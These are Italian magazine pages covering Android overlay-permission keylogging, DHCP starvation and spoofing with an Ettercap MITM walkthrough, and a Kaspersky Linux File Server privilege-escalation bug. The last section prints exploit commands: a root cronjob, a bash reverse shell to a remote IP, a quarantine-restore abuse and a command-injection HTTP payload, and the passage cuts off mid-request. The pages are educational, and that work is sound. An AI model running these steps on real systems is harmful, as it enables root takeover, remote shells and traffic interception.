Spesso non ci pensiamo, ma nei nostri smartphone e tablet ormai riponiamo dati estremamente importanti come fotografie private, elenchi di password e codici di carte di credito molto più frequentemente di quanto facciamo con un computer. Un sistema operativo mobile come Android è costruito con una struttura a "scompartimenti". Un'app non può infatti accedere automaticamente a qualsiasi informazione: deve richiedere dei permessi. Ad esempio, un'app che vuole utilizzare il microfono deve essere autorizzata. La richiesta dei permessi avviene durante la fase di installazione: quando troviamo un'app su Google Play, al momento dell'installazione ci viene presentata con un piccolo pop-up la lista dei permessi da affidare all'applicazione e dobbiamo confermarla per procedere. Se i permessi ci sembrano troppi o ingiustificati, possiamo rifiutare l'installazione dell'app. Il problema, ovviamente, è che ormai siamo talmente abituati ad accettare tutto senza leggere che la maggioranza degli utenti accetta tutte le richieste di permessi da parte di qualsiasi app. Ed è un problema molto più grosso di quello che si potrebbe immaginare. Ci siamo mai chiesti perché quell'app gratuita per il meteo chieda l'accesso non solo alla vostra posizione GPS (cosa perfettamente logica per le previsioni meteorologiche) ma anche all'account e-mail, al numero di telefono ed a file e cartelle? Perché con queste informazioni è possibile scoprire non il meteo, ma le nostre abitudini ed i interessi personali. E quindi è più facile fornirci la pubblicità su misura per i nostri gusti. Queste app sono di fatto strumenti di spionaggio che controllano le nostre informazioni private per poi venderle alle aziende che si occupano di produrre e distribuire la pubblicità. È una violazione della nostra privacy, ma è perfettamente legale. Perché? Perché glielo abbiamo permesso: siamo stati noi a garantire all'app i vari permessi con cui accede alle informazioni personali, semplicemente cliccando "ok" durante l'installazione senza nemmeno leggere. Ma c'è di peggio.



LE FUNZIONI DI ACCESSIBILITÀ

La sottrazione di informazioni personali per utilizzi pubblicitari è un problema, molto affine a quello dei cookies dei siti Web, ma nel complesso non eccezionalmente grave: non ci sottraggono denaro e non minacciano la nostra vita, al massimo ci possono imbarazzare. Recentemente, però, i ricercatori dell'università della California e del Georgia Institute of Technology hanno dimostrato, nel loro progetto chiamato Cloak&Dagger che, utilizzando alcuni particolari permessi, è possibile fare molto di più. Si tratta dei permessi di accessibilità: in informatica quando si parla di accessibilità ci si riferisce a strumenti che semplificano l'utilizzo di un programma per persone con disturbi alla vista, udito e tatto. Ad esempio, una persona daltonica potrebbe non riuscire a distinguere scritte, immagini e pulsanti sullo schermo di uno smartphone perché i loro colori sono troppo simili, quindi è necessario poter cambiare i colori in modo da renderli più facili da distinguere. Esistono diversi strumenti che Android offre per inserire nelle proprie applicazioni un aiuto a persone con qualche tipo di disabilità. Uno dei permessi di accessibilità più spesso richiesti dalle applicazioni Android si chiama in gergo tecnico SYSTEM_ALERT_WINDOW e permette la sovrapposizione di un livello trasparente sopra un'altra applicazione. Per fare un esempio pratico, si può creare una applicazione che, una volta aperta non faccia nulla di speciale, ma che faccia comparire sopra all'interfaccia di altre app una tastiera numerica gigante semitrasparente, per aiutare gli utenti a digitare il pin di una carta di credito, visto che con la piccola tastiera virtuale predefinita di Android alcune persone potrebbero avere difficoltà. Oppure, si può semplicemente far comparire per qualche secondo a tutto schermo il numero o la lettera che è appena stato digitato sulla normale tastiera, così si ha una conferma di ciò che si sta scrivendo. Come qualcuno avrà sicuramente già intuito, questo significa che sfruttando questo livello trasparente in sovraimpressione, un'applicazione "cattiva" può

Fig. 1 • Ecco un esempio di sovraimpressione che sfrutta le funzionalità di accessibilità


interferire con altre applicazioni "buone" leggendo i dati che l'utente inserisce e magari, oltre a realizzare davvero un servizio come la visualizzazione a tutto schermo, può poi ovviamente tenere per sé stessa quei dati e magari mandarli al suo produttore. Insomma, si tratta di un perfetto keylogger: un utente ignaro installa un'applicazione senza rendersi conto di avere accettato (tra gli altri) questo particolare permesso. Sfruttandolo, l'applicazione crea un proprio livello trasparente sopra a tutte le altre app, così quando l'utente apre l'app di PayPal ed inserisce la propria password, l'app "cattiva" riesce ad intercettare i tasti premuti dall'utente e quindi a scoprire la password. A quel punto, l'app malevola non deve far altro che inviare al proprio autore la password PayPal dell'utente, e questi potrà svuotare il conto della vittima. Altri permessi di accessibilità offrono ulteriori strumenti ai pirati, perché permettono di ottenere un vero e proprio controllo su altre app, e addirittura su Google Play (quindi la possibilità di rimuovere od installare applicazioni a proprio piacere). E tutto questo può avvenire sul dispositivo di un utente che ha installato l'applicazione malevola con i permessi di accessibilità senza nemmeno averne davvero bisogno, perché magari l'utente non ha alcun disturbo ai sensi, soltanto perché nella fretta non si è preso due secondi per leggere l'elenco dei permessi richiesti dall'app e domandarsi se davvero tutte quelle autorizzazioni fossero necessarie per quella app.

"I permessi li decido io!"

Ecco come tenere a bada ogni app installata sul tuo smartphone

01 PERMESSI ORIGINALI

Quando cerchiamo un'app su Google Play, prima di installarla ci vengono indicati i vari permessi richiesti. Possiamo accorgerci che qualche permesso richiesto non è davvero necessario all'utilizzo ma installare l'app comunque. L'importante è non eseguirla subito dopo l'installazione.

02 IL NOME DELL'APP


Immediatamente dopo avere installato l'app, possiamo aprire **Advanced Permission Manager**. Nella lista **All Apps**, disponibile dal menu principale di APM, dobbiamo cercare l'applicazione appena installata. Basta toccare il suo nome per cominciare a modificarla.

03 TOGLIERE LA SPUNTA

Per ogni applicazione sono disponibili 3 schede: una per modificare i permessi, un'altra per modificare la grafica, ed un'ultima per modificare manualmente il manifest dell'app. Nella scheda **Permission** basta togliere la spunta a tutti i permessi che non vogliamo concedere per rimuoverli.

Re-installation needed.
Please first uninstall the old app by click Uninstall, and then re-install it by click Install.

Uninstall

Install

Close

04 SALVA E REINSTALLA

Modificati i permessi, bisogna premere **Save&Re-Install**. Dopo qualche minuto, appaiono i tre pulsanti per la reinstallazione: prima si preme **Uninstall**, e poi Install, così le versione originale viene sostituita con quella da noi modificata. Se abbiamo sbagliato, possiamo sempre ripetere la procedura.

ATTACCO DHCP: IL PROTOCOLLO NON È SICURO

Come funziona l'assegnazione automatica di un indirizzo IP e quali sono le possibili problematiche di sicurezza? Scopriamolo subito

Michele Petrecca

L'assegnazione degli indirizzi IP ai client in una rete locale, e la relativa navigazione in Internet, nella grande maggioranza dei casi (ad esempio in reti domestiche) viene oggi ottenuta senza "sporcarsi" le mani con configurazioni comprensibili solo ai più esperti. Pensiamo per un attimo alle azioni che compiamo in una rete cablata: accendiamo il router, avviamo il PC e al termine del boot, dopo il login, ecco che siamo pronti per lanciare un browser, scaricare la posta elettronica o effettuare video-telefonate con il nostro software preferito. Questa facilità di connessione con totale assenza di configurazione è dovuta al sistema operativo che, appena avvia l'interfaccia di rete, inizia una "transazione" con il router al termine della quale si vede assegnare un indirizzo IP. La magia, se così possiamo chiamarla, avviene grazie ad un protocollo di rete.

AUTOMATISMI IN LAN

Creato dal gruppo **Dynamic Host Configuration Working Group** associati all'**Internet Engineering Task Force (IETF** – www.ietf.org) il **DHCP**, acronimo di **Dynamic Configuration Host Protocol**, è un protocollo di rete del livello Applicazione (livello 7 dello stack **ISO/OSI**, alla stregua di HTTP e FTP) un'evoluzione del **BOOTP** (**BOOTstrap Protocol**), usato generalmente per la configurazione dinamica degli host con intervento pressoché nullo ad opera dell'utente, almeno in determinate condizioni, rendendo così la gestione della rete semplice e veloce. Basato su architettura client-server, il server DHCP può comunicare ai client non solo l'indirizzo IP da associare all'interfaccia di rete, anche la maschera di rete, l'IP del gateway e l'indirizzo dei server DNS. La configurazione di un server DHCP, ad esempio utilizzando GNU/Linux, esula da questo contesto poiché daremo per scontato la sua presenza nel router in uso. Poiché la principale funzione, almeno la più usata, è l'assegnazione di un indirizzo IP a un client che ne fa richiesta, il DHCP permette 3 possibili modalità di assegnazione: **statica**, **automatica** e **dinamica**. Nella modalità statica, l'amministratore di rete associa, previa configurazione, un indirizzo ad una data macchina sulla base del **MAC address** della sua scheda di rete: si avrà quindi un'associazione univoca MAC address/IP per ogni macchina. La modalità automatica, utilizzata in ambiente "domestico", assegna in maniera permanente un indirizzo IP al PC che ne fa richiesta senza che l'utente debba metter mano alla configurazione. Abbiamo scelto la parola permanente perché l'ultima modalità, la dinamica, prevede un tempo di assegnazione (**lease**) scaduto il quale, se il client non ha contrattato il rinnovo, l'assegnazione viene cancellata. Questo

SEPARATE IN CASA
Suddivisione in sotto-reti

Non è una buona idea avere due server DHCP sulla stessa rete poiché entrerebbero in conflitto di attribuzione. Abbiamo però scoperto come sia praticamente possibile e senza alcun problema. A titolo informativo facciamo presente, però, che più server DHCP potrebbero essere utilizzati – in sostituzione dei costosi Switch VLAN Managed - per suddividere una rete in confini logici tali da definire delle sotto-reti ognuna delle quali potrebbe corrispondere ad un dato reparto aziendale (contabilità, manutenzione, ecc.). In questi casi è presente un altro elemento, il **DHCP Relay**, un computer o un router, il cui scopo è inoltrare le richieste al server DHCP qualora questo non fosse nella sotto-rete interessata dalle richieste.





Fig. 1 • Diagramma temporale del protocollo DHCP

modo di procedere permette di assegnare indirizzi ad ogni macchina che si vuole collegare in rete, indirizzo che ritornerà disponibile ad altre macchine se il tempo di lease è scaduto o se è stato deliberatamente rilasciato in seguito a disconnessione del client. In Fig. 1 è illustrata la sequenza di transazioni tra client e server.

Il protocollo DHCP prevede che sia sempre il client a contattare il server. Con riferimento alla Fig. 1, al tempo **0** il sistema operativo del client attiva l'interfaccia di rete. A questo punto il client DHCP (**pump** o **dhclient** su GNU/Linux), al fine di individuare un server DHCP, invia al tempo **T1** un messaggio **DHCPDISCOVER** in broadcast su **UDP** (**User Datagram Protocol**) con destinazione **255.255.255.255** su porta **67** mentre la sorgente (client) avrà indirizzo **0.0.0.0** dalla porta **68**. Ora, prima di procedere nella descrizione, occorre qualche spiegazione. Una (apparente) incongruenza è l'uso di UDP: poiché esso presuppone IP, come si fa ad utilizzare UDP se la macchina client ancora non ha un IP? Nel formato del messaggio DHCP oltre a sorgente e destinazione è incluso il **MAC address** – indirizzo fisico univoco della scheda di rete - del richiedente, questo affinché sia univocamente identificato dal server DHCP. Perché il client trasmette con indirizzo 0.0.0.0? In genere, viene mostrato questo indirizzo quando il dispositivo non è connesso ad una rete TCP/IP.

Nel caso in questione l'indirizzo 0.0.0.0 indica un errore di assegnazione dell'indirizzo IP e, quando impostato a questo valore, il dispositivo non è in grado di comunicare con altri dispositivi in rete. Il protocollo prevede questo come indirizzo iniziale: nel momento in cui la transazione va a buon fine viene assunto l'IP assegnato in luogo di 0.0.0.0. Ultima nota, l'indirizzo 255.255.255.255 come destinazione: nel caso specifico indica tutti i nodi raggiungibili nella sotto-rete nella quale ci si trova. Il secondo step, al tempo **T2**, vede la risposta del (o dei) server DHCP con il messaggio **DHCPOFFER** nel quale è presente l'indirizzo IP offerto al client. Al tempo **T3** il client risponde in broadcast con un messaggio **DHCPREQUEST**, indicando che ha accettato un IP. Il client accetta la prima offerta che gli arriva e, nel caso di configurazione dinamica, la selezione generalmente prevede la risposta al DHCPOFFER con il maggior valore del tempo di lease.

Gli altri server ritirano la propria offerta e al tempo **T4** il server interessato risponde con un messaggio **DHCPACK**: alla ricezione di questo messaggio il client completa la sua configurazione. Poiché tra la richiesta e le risposte passa un po' di tempo (a breve lo quantificheremo) nel frattempo potrebbe darsi che quel dato indirizzo sia stato assegnato ad un altro client a causa di un'altra transazione: in questo caso il server risponde con un messaggio **DHCPNAK** e il client vedendosi negare la richiesta dovrà ripartire da un messaggio di DHCPDISCOVER. Il messaggio **DHCPRELEASE** al tempo **Tn** indica che il client vuole disconnettersi, pertanto non necessità più di quell'indirizzo rendendolo di fatto disponibile per un altro client.

Per ricordare la sequenza di messaggi è sufficiente associarla al nome proprio di persona **DORA**. Il DHCP prevede una comunicazione non occasionale tra il client, che resta attivo anche dopo l'assegnazione dell'IP, e il server. Il rinnovo, in caso di scadenza del tempo di lease, avviene via UDP in unicast.





Fig. 2 • Topologia della rete di prova

UNA DEBOLEZZA INTRINSECA

Ora sappiamo come interagiscono tra di loro PC e router per l'assegnazione di un indirizzo IP all'interfaccia di rete. Sembra tutto ben studiato e funzionante e in effetti è così, ma non è tutto oro quel che luccica! Fino ad ora non abbiamo notato, ad esempio, la mancanza di una particolare procedura?

Ebbene sì, all'utente che vuole ottenere un IP, nel protocollo DHCP non è prevista la richiesta delle credenziali. In sostanza, non è previsto alcun meccanismo di verifica e autenticazione delle richieste di assegnazione di un indirizzo IP.

Questa modalità su "base fiduciaria" lo espone inevitabilmente a problemi di sicurezza. Ad esempio, un attacco immediato a cui si potrebbe subito pensare è il classico **DoS (Denial of Service)** ovvero un'interruzione di servizio (a scopo dimostrativo, per puro vandalismo o solo per divertimento) ad opera di un utente che ha accesso alla rete con DHCP abilitato.

In questi casi l'utente malizioso, grazie all'uso di appositi software come **Yersinia** (www.yersinia.net), effettua un elevato numero di richieste DHCPDISCOVER, qualcosa come alcune migliaia al secondo! Va da sé che operando in questo modo il router, fin da subito, non sarà più in grado di assegnare un IP a un client che ne fa richiesta. Questo tipo di attacco è noto anche come **DHCP Starvation**. Altro problema legato a DHCP è quello della possibile contraffazione (**spoofing**) del server dirottando in questo modo i client verso una macchina con funzioni da falso (**rogue**) DHCP server. L'obiettivo dell'attacco è sostituirsi all'effettivo server DHCP presente nella LAN vincendo così la "gara di assegnazione" dell'indirizzo IP al client appena connesso che ne fa richiesta. In questo modo si dirottano tutte le connessioni verso il gateway a passare attraverso la macchina che ha le funzioni di falso server DHCP.

Il motivo è scontato: fare sniffing dei dati. Allora se l'attaccante riesce ad impersonare un elemento della rete – nello specifico di un server DHCP - appare evidente come gli sia più facile intercettare/diffondere qualsiasi tipo di informazione e/o effettuare qualsiasi altro tipo di attacco.

IO SÌ, TU NO!

Mitigare il DHCP Spoofing

In uno scenario di server DHCP multipli, ad esempio 2, in genere uno di questi è un falso poiché la buona amministrazione delle reti evita conflitti di questo tipo. Il client, però, non ha alcun elemento per riconoscere quale sia quello falso. Lo **snooping** è una tecnologia operante al livello 2 (**Datalink**) della pila ISO/OSI e introdotta al livello di sistema operativo dello switch di rete: l'obiettivo è prevenire offerte non autorizzate. Il DHCP Snooping rigetterà tutti i messaggi da server DHCP non attendibili, da MAC address non corrispondenti nonché DHCPRELEASE se diversi dalla conversazione originale. L'attendibilità è ottenuta tramite specifica negoziazione.

IL DHCP SPOOFING

L'attacco consiste in una sorta di gara di velocità con il vero server DHCP. La rete di test utilizzata è visibile in Fig. 2: nulla di particolare, probabilmente corrisponde alla maggior parte delle reti domestiche. Gli indirizzi presenti vengono assegnati, con le modalità riportate in precedenza, dal vero server DHCP per la RaspBerry Pi, mentre dall'operazione di spoofing per gli altri due client. Chi volesse

Fig. 3 • Nella finestra Connection Details la richiesta DHCPDISCOVER

Fig. 4 • Sequenza richieste DHCP e ARP dopo il collegamento del cavo

riprodurre il nostro test dovrà tener conto degli indirizzi IP differenti assegnati dal proprio router, a meno di volerli impostare staticamente. Il nostro sistema attaccante sarà la RaspBerry Pi, che entrerà in corsa con il reale server DHCP del router previo uso di **Ettercap** (che effettuerà il DHCP spoofing), mentre per il monitoraggio utilizzeremo **Wireshark**, software già noti ai più informati.

Poiché dovremo simulare la connessione di uno o più client, assicuriamoci che il cavo di rete sia scollegato dal client (o dai client) che vorremo utilizzare per la prova. Sulla RaspBerry Pi avviamo Ettercap in modalità grafica. Clicchiamo su **Sniff** e optiamo per **Unified sniffing**: nella pop-up a comparsa scegliamo **ettercap input** e dal menu a tendina **Network interface** selezioniamo l'interfaccia di rete (in genere **eth0**). Confermiamo con **OK**.

A questo punto i menu in alto cambieranno: clicchiamo su **Mitm**, scegliamo **DHCP Spoofing** e nella nuova pop-up, optiamo per **MITM Attack: DHCP Spoofing**. In **IP Pool (optional)** riporteremo un range di indirizzi, facendo attenzione a non assegnarne di già usati. Nel nostro caso abbiamo riportato **192.168.0.10-20**, ovvero il falso server DHCP utilizzerà in sequenza gli indirizzi compresi tra **192.168.0.10** e **192.168.0.20**. In **Netmask** digitiamo l'indirizzo **255.255.255.0** e infine in **DNS Server IP** l'indirizzo del router (**192.168.0.1**, nella nostra prova). Confermiamo con **OK**.

ATTACCO RIUSCITO!

Lanciamo Wireshark dalla stessa RaspBerry Pi o dal client a cui dovremo collegare il cavo Ethernet. Con riferimento all'interfaccia in GTK all'apertura, nella sezione **Capture**, clicchiamo su **Interface List**: dalla pop-up a comparsa, **Wireshark: Capture Interfaces**, selezioniamo l'interfaccia di rete (tipicamente **eth0**, ma se su un client si utilizza la distribuzione Fedora potrebbe essere anche **enp3s0**), quindi confermiamo con **Start** per avviare la cattura dei dati. Spostiamoci su Ettercap e dal menu **Start** scegliamo **Start sniffing**. Siamo arrivati al punto in cui Wireshark è pronto a catturare i dati e Ettercap è pronto a rispondere e fornire messaggi di tipo fake DHCP.

Colleghiamo il cavo di rete del client allo switch e vediamo cosa succede in entrambi i programmi. In Wireshark (Fig. 4), al fine di smaltire dati di non interesse, in **Filter** digitiamo il filtro **bootp || arp**. Nel rigo evidenziato inizia la transazione con un **DHCPDISCOVER**: ciò avviene al tempo (seconda colonna) 0,031883048 (la risoluzione si spinge fino al nanosecondo!). Circa 0,6ms dopo il router, un Netgear DGN2200, poiché ha assegnato l'IP 192.168.0.2 alla RaspBerry Pi chiede, in broadcast, chi ha l'IP 192.168.0.3; non ricevendo risposta parte la sua richiesta DHCPOFFER al tempo 0,534341314, ma prima di lui interviene Ettercap che invia al tempo 0,047775495 la propria offerta DHCPOFFER per l'IP 192.168.0.10, visibile in basso in Fig. 3 alla riga **DHCP Spoofing: fake OFFER offering 192.168.0.10**. Il client risponde con un DHCPREQUEST e ancora una volta Ettercap risponde (notiamo nella colonna **Source** l'indirizzo 192.168.0.2 della RaspBerry Pi) assegnandogli il suddetto IP con un DHCPACK al tempo 4,547187394, naturalmente un **fake ACK** come da Fig. 3!

Tutto qui, l'attacco è andato a buon fine e per rendercene conto è sufficiente impartire **ifconfig** sul client per assicurarsi che l'indirizzo assegnato non è quello offerto dal router attraverso il suo server DHCP (192.168.0.3) ma quello offerto dall'attaccante (falso server DHCP).

A questo punto tutto il traffico tra l'esterno e il client passa per Ettercap ovvero per la RaspBerry Pi che gli fa da gateway, ed è quindi facilmente catturabile e visibile. Il discorso può apparire un po' articolato: ad ogni modo in caso di problemi e/o richieste è possibile rivolgersi al forum di Linux Magazine (***http://linux-magazine.edmaster.it/forum/***).

HACKING ZONE

Ogni mese l'analisi dettagliata delle vulnerabilità più pericolose e le soluzioni più adatte per risolvere il problema

AVVERTENZE

Tutte le informazioni contenute in queste pagine sono state pubblicate a scopo prettamente didattico, per permettere ai lettori di conoscere e imparare a difendersi dai pericoli a cui sono esposti navigando in Internet o in generale utilizzando applicazioni affette da vulnerabilità. L'editore, Edizioni Master, e la Redazione di Linux Magazine non si assumono responsabilità alcuna circa l'utilizzo improprio di queste informazioni, che possa avere lo scopo di infrangere la legge o di arrecare danni a terzi. Per cui, eventuali sanzioni economiche e penali saranno esclusivamente a carico dei trasgressori.

Una quarantena pericolosa

La funzione di quarantena dell'antivirus Kaspersky Linux File Server contiene un pericoloso bug che consente ad un utente malintenzionato l'accesso ad un terminale remoto

Con l'aumento dell'informatizzazione molte aziende, e persino istituti pubblici (come scuole o amministrazioni locali), stanno cominciando a memorizzare dati importanti in server centralizzati, così tutti gli utenti autorizzati possono accedervi da qualsiasi dispositivo. Tuttavia, c'è un ovvio problema: la diffusione dei virus. Facilitare la condivisione di file con altri colleghi comporta inevitabilmente la possibilità di diffondere malware di vario tipo. Soprattutto in un Paese come il nostro, nel quale gli attacchi con allegati delle e-mail sono ancora molto diffusi, probabilmente a causa di una generale mancanza di formazione informatica degli utenti. Per risolvere questo problema, sono stati inventati gli antivirus server, che si occupano di controllare tutti i file che vengono memorizzati sul server e che pertanto hanno una comoda interfaccia di accesso web per consentirne l'amministrazione ai tecnici (visto che i server non hanno un ambiente grafico, ed un accesso SSH potrebbe essere scomodo per gestire le molte opzioni). Questi antivirus risolvono il problema in modo brillante, contenendo anche l'epidemia: se una volta con una pendrive infettata si potevano colpire decine di computer, ora basta caricare il file sul server e, se è infetto, verrà bloccato impedendo ad altri utenti l'accesso al malware. Questo non significa che gli antivirus server siano la perfezione: sono anch'essi programmi, e come tutti i software possono contenere dei bug che li rendono pericolo. In questa rubrica di Linux Magazine ci siamo spesso occupati dei bug all'interno degli antivirus, perché quando un pericolo per il proprio sistema operativo proviene proprio da un software progettato per proteggerlo, bisogna prestare molta più attenzione del solito. È infatti facile che in casi come questi si finisca per sottovalutare il problema, dando per scontato che l'antivirus risolva qualsiasi cosa: un bravo amministratore non può fidarsi ciecamente degli antimalware, ed assicurarsi sempre che non siano proprio loro a creare delle vulnerabilità.

SHELL DI ROOT CON UN PAIO DI COMANDI

Tra i vari antivirus server in commercio, uno dei più diffusi è quello prodotto da Kaspersky. Questo antivirus permette, tra le altre funzioni, l'uso della quarantena. È una funzione che hanno un po' tutti i principali software di questo genere e si basa fondamentalmente sull'idea di spostare un file in una "zona sicura" per cercare di rimuovere il malware senza perdere il file vero e proprio (magari un documento). Invece di cancellare il documento infettato, lo si tiene per un certo periodo memorizzato in un formato binario che non permette l'esecuzione del file, ma solo la lettura del suo codice. Così se si trova una soluzione, si può analizzare il file e rimuovere le parti relative al malware, ottenendo poi il documento originale "pulito". Nell'antivirus server di Kaspersky questo lavoro viene svolto dal programma kav4fs-control. Il problema è che quando si svolge questa operazione, il software (che normalmente funziona con l'utente kluser) ottiene i privilegi di amministrazione. Si tratta sempre di qualcosa di pericoloso, soprattutto se come in questo caso il programma non controlla i comandi che riceve. Gli esperti di sicurezza del team Core Security hanno scoperto che per un utente semplice è

Fig. 1 • L'interfaccia web dell'antivirus con la funzione per la quarantena

possibile sfruttare questo mancato controllo per ottenere i privilegi di root tramite il meccanismo della quarantena. Prima di tutto il malintenzionato deve creare un file di tipo cronjob con un comando del tipo:

```
echo "* * * * * root /tmp/reverse.sh" >
/tmp/badcron
```

Questo permetterà l'esecuzione di uno script shell con i privilegi di root. Ovviamente si deve poi scrivere il file, che potrebbe essere qualsiasi cosa. Anche l'avvio di un terminale Bash su una connessione TCP:

```
cat > /tmp/reverse.sh << EOF
#!/bin/bash
bash -i >& /dev/tcp/172.16.76.1/8000 0>&1
EOF
```

In questo modo il pirata può ottenere un terminale remoto con privilegi di root sul sistema. Ovviamente lo script deve essere eseguibile:

```
chmod +x /tmp/reverse.sh
```

Utilizzando l'opzione -Q dell'antivirus è possibile per un utente semplice spostare il file cronjob in quarantena:

```
QUARANTINE_ID=$(/opt/kaspersky/kav4fs
                    /bin/kav4fs-control -Q
--add-object /tmp/badcron | cut -d'='
                    -f2 | cut -d'.' -f1)
```

Il comando restituisce l'ID del file in quarantena, grazie al quale sarà poi possibile ripristinarlo. Per memorizzare questo ID in una variabile basta prendere il testo compreso tra i simboli = e . con il comando cut.

```
/opt/kaspersky/kav4fs/bin/kav4fs-control
            -Q --restore $QUARANTINE_ID
--file /etc/cron.d/implant
```

Il malintenzionato può ora, sempre come utente semplice, spostare il file fuori dalla quarantena. Il problema è che mentre lo fa può decidere la posizione in cui vuole mettere il file "ripristinato". Il programma kav4fs-control, infatti, non verifica quale fosse la precedente posizione del file, ovvero quella del momento in cui è stata messo in quarantena: è l'utente ad indicare una posizione qualsiasi. E, siccome questa operazione viene fatta con privilegi di root, è possibile per l'utente malintenzionato scegliere una posizione su cui normalmente non potrebbe scrivere, come la cartella /etc/cron.d/implant. Inserendo qui il proprio cronjob, il pirata ne rende automatica l'esecuzione, e può quindi ottenere un terminale remoto sul sistema su cui è installato l'antivirus.

UNA RICHIESTA HTTP

Tutte le operazioni che abbiamo analizzato possono essere fatte da un utente semplice per ottenere privilegi di root, ma deve essere un utente con accesso al sistema. Quindi se non concediamo l'accesso ad utenti vari, ma soltanto ad una persona che si occupa di gestire il server, siamo più sicuri? No, perché c'è anche un'altra vulnerabilità. Un bug nella pagina cgictl dell'interfaccia web permette l'esecuzione di comandi a nome dell'utente che sta avviando l'antivirus. Basta creare un piccolo array di elementi in questa forma:

```
"notifier": {"Actions": [{"Command":
  "touch /tmp/pepperoni", "EventName": 22,
                          "Enable": true,
"__VersionInfo": "1.0"}]
```

E passarlo alla pagina, il comando touch /tmp/pepperoni verrà eseguito ed il file creato. Il comando viene eseguito come utente kluser, che è un utente semplice ma può comunque essere utilizzato per svolgere la procedura che abbiamo presentato per l'ottenimento di una terminale remoto di root. La richiesta HTTP, con l'array codificato, sarebbe qualcosa del genere:

```
POST /cgi-bin/
   cgictl?action=setTaskSettings HTTP/1.1
Host: <server IP>:9080
User-Agent: Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: application/json, text/
javascript, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-
                              urlencoded
Referer: http://<server IP>:9080/
Content-Length: 3273
